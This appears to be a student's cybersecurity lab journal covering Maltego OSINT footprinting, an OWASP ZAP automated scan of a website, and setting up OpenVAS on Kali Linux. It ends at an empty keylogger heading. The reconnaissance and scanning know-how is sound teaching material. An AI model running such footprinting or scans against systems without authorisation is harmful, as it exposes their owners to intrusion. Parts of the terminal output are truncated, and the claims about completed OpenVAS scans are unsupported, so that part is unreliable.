nvr@NVR:~$

```


Practical 6: MALTEGO PRACTICAL

Introduction

Maltego is an open-source intelligence forensic application. Which will help you to get more accurate information and in a smarter way. In simple words, it is an information-gathering tool.

Procedure

Step 1: Open Terminal and install maltego (if it is not available):



```
(nvr@NVR)~$ maltego
Command 'maltego' not found, but can be installed with:
sudo apt install maltego
Do you want to install it? (N/y)y
[sudo] password for nvr:
Installing:
maltego

Suggested packages:
maltego-teeth

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1163
Download size: 187 MB
Space needed: 301 MB / 58.9 GB available


Get:1 http://kali.download/kali kali-rolling/non-free amd64 maltego all 4.8.1-0kali1 [187 MB]
7% [1 maltego 16.7 MB/187 MB 9%] 725 kB/s 3min 54s
```

Step 2: Open Terminal and type “maltego” to run Maltego tool:




```
(nvr@NVR)~$ maltego
java is /usr/bin/java
found java executable
Picked up JAVA_OPTIONS
pwd: jar:file:/usr/share/ava-config-app.jar!/BO
file: /usr/share/malte
ig-app.jar
installDir: /usr/share
install conf: /usr/sha
install version: v4.8.
user conf: /home/nvr/.
current java: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
/usr/lib/jvm: /usr/lib
does not exist: /usr/l
not jre/jdk: /usr/lib/
/usr/lib/jvm/java-23-openjdk-amd64 VS /usr/lib/jvm/java-1.23.0-openjdk-amd64 (/usr/lib/jvm/java-23-openjdk-amd64
/bin/java)
/usr/lib/jvm/java-1.23.0-openjdk-amd64.sym /usr/lib/jvm/java-23-openjdk-amd64
/usr/lib/jvm/java-1.21.0-openjdk-amd64 VS /usr/lib/jvm/java-21-openjdk-amd64 (/usr/lib/jvm/java-21-openjdk-amd64
/bin/java)
```


Step 3: You have to register yourself first to use Maltego and remember password as you will need it again the next time you login into Maltego. After the registration process, you can log in to Maltego. After that click on Machines and then choose Run Machine.




Step 4: A machine is simply what type of foot printing we want to do against our target. Select the machine that you want to use.



Step 5: Once we are done with the process of choosing a machine for our footprinting. We need to choose a Target.




Step 6: Maltego will now begin to gather info on our target and display it on screen as below:




Practical 7: OWASP ZAP

Theory: OWASP ZAP (Zed Attack Proxy) is an open-source security tool used to find vulnerabilities in web applications. It offers automated and manual tools such as spidering, scanning, and fuzzing to help developers secure their apps.

Procedure: Start OWASP ZAP



2) Select Automated Scan



3) Select the URL to attack



Automated Scan



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...


Use traditional spider: ☒

Use ajax spider: Always with HtmlUnit

Attack Stop

Progress: Not started

4) Identified vulnerabilities will be visible in scan results



The screenshot shows the ZAP Alerts panel with a list of 17 alerts. The selected alert is 'Content Security Policy (CSP) Header Not Set' (70). The details for this alert are as follows:


- URL:** http://kwabey.com/robots.txt
- Risk:** Medium
- Confidence:** High
- Parameter:**
- Attack:**
- Evidence:**
- CWE ID:** 693
- WASC ID:** 15
- Source:** Passive (10038 - Content Security Policy (CSP) Header Not Set)
- Alert Reference:** 10038-1
- Input Vector:**
- Description:**

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.
- Other Info:**
- Solution:**

Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.

The bottom status bar shows: Alerts 0 4 9 4 Main Proxy: localhost:8080 Current Scans 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0

5) Under each vulnerability dropping down shows endpoints that are vulnerable



Conclusion: Vulnerability scan was successfully performed on a particular website.

Practical No 8: OpenVAS

Aim

To explore and implement OpenVAS on Kali Linux for performing comprehensive vulnerability assessment of target systems, identifying potential security weaknesses, and generating detailed security reports to aid in threat mitigation.

Theory:

OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner and management tool, widely used for security assessments. It is a part of the Greenbone Vulnerability Management (GVM) framework. OpenVAS helps identify vulnerabilities in systems, services, and applications by scanning for known weaknesses and misconfigurations.

Key Features:

- Network vulnerability scanning using an updated database of known vulnerabilities.
- Automated scheduled scans and real-time reporting.
- Web interface for managing scans and viewing results.
- Supports CVE, CPE, and CVSS standards for evaluating risk levels.

Components:

- Scanner: Performs the actual vulnerability scan.
- Manager: Handles scan configurations, schedules, and results.
- Greenbone Security Assistant (GSA): A web UI for easy control and monitoring.
- Feed Services: Regular updates that provide new vulnerabilities, plugins, and policies.

Use Cases:

- System hardening in cybersecurity audits
- Penetration testing support

Continuous vulnerability management in enterprise networks OpenVAS is crucial in proactive security approaches, helping to discover vulnerabilities before attackers do.

Step 1: Open Vas installation in kali

```
sudo apt install openvas -y
```

[illegible]

Step2:Sudo gvm-step

Step3:Sudo gvm-Start

```

root@kali:~/home/pranav
└─$ sudo gvm-start
Please wait for the GVM services to start.

You might need to refresh your browser once it opens.

Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

gsad.service - Greenbone Security Assistant daemon (gsad)
Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)
Active: active (running) since Tue 2025-04-08 01:06:53 IST; 13ms ago
Docs: man:gsad(8)
https://www.greenbone.net
Main PID: 5954 (gsad)
Tasks: 1 (limit: 2273)
Memory: 172.0K (peak: 492.0K)
CPU: 3ms
CGroup: /system.slice/gsad.service
└─5951 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Apr 08 01:06:53 psg systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Apr 08 01:06:53 psg systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).


gvm.service - Greenbone Vulnerability Manager daemon (gvm)
Loaded: loaded (/usr/lib/systemd/system/gvm.service; disabled; preset: disabled)
Active: active (running) since Tue 2025-04-08 01:06:48 IST; 5s ago
Docs: man:gvm(8)
Process: 5865 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock --listen-group_gvm (code=exited, status=0/SUCCESS)
Main PID: 5866 (gvmd)
Tasks: 3 (limit: 2273)
Memory: 124.7M (peak: 124.8M)
CPU: 2.428s
CGroup: /system.slice/gvm.service
└─5866 "gvmd: waiting" --osp-vt-update=/run/ospd/ospd.sock --listen-group_gvm
└─5892 "gvmd: Synchron" --osp-vt-update=/run/ospd/ospd.sock --listen-group_gvm
└─5895 "gvmd: Syncing" --osp-vt-update=/run/ospd/ospd.sock --listen-group_gvm

Apr 08 01:06:48 psg gvm[5865]: md main:MESSAGE:2025-04-07 19h36.48 utc:5865: Greenbone Vulnerability Manager version 25.1.3 (DB revision 258)
Apr 08 01:06:48 psg systemd[1]: md service: Can't open PID file /run/gvmd/gvmd.pid (yet?) after start: No such file or directory
Apr 08 01:06:48 psg gvm[5866]: md manage:MESSAGE:2025-04-07 19h36.48 utc:5866: No SCAP database found
Apr 08 01:06:48 psg gvm[5866]: md main: INFO:2025-04-07 19h36.48 utc:5866: gvmd is ready to accept GMP connections
Apr 08 01:06:48 psg systemd[1]: Started gvm.service - Greenbone Vulnerability Manager daemon (gvmd).
Apr 08 01:06:48 psg gvm[5866]: md main:WARNING:2025-04-07 19h36.48 utc:5866: The gvmd data feed directory /var/lib/gvm/data-objects/gvmd or one of its subdirectories does not exist.
Apr 08 01:06:48 psg gvm[5866]: md main:WARNING:2025-04-07 19h36.48 utc:5895: update_scap: No SCAP db present; rebuilding SCAP db from scratch.
Apr 08 01:06:48 psg gvm[5897]: md manage: INFO:2025-04-07 19h36.48 utc:5897: osp_scanner_feed_directory: No feed version available yet. OSPD OpenVAS is still starting
Apr 08 01:06:49 psg gvm[5895]: md manage: INFO:2025-04-07 19h36.49 utc:5895: update_scap: Updating data from feed
Apr 08 01:06:49 psg gvm[5895]: md manage:WARNING:2025-04-07 19h36.49 utc:5895: update_scap_cpes: No JSON CPE dictionary found at /var/lib/gvm/scap-data/nvd-cpes.json


ospd-ovnas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-ovnas)
Loaded: loaded (/usr/lib/systemd/system/ospd-ovnas.service; disabled; preset: disabled)
Active: active (running) since Tue 2025-04-08 01:06:39 IST; 14s ago

```

Step 4: It will open browser



Step 4: Add Username and password



Conclusion

OpenVAS was successfully installed and configured on Kali Linux for performing vulnerability assessments. It effectively scanned target systems and generated detailed reports highlighting security risks and suggested mitigation techniques. This project provided hands-on experience with professional-grade vulnerability scanning tools and reinforced the importance of regular vulnerability assessments in securing IT infrastructure. OpenVAS proves to be a powerful open-source alternative to commercial scanners like Nessus, offering extensive features for ethical hackers and cybersecurity professionals.

PRACTICAL 9: KEYLOGGER SOFTWARE

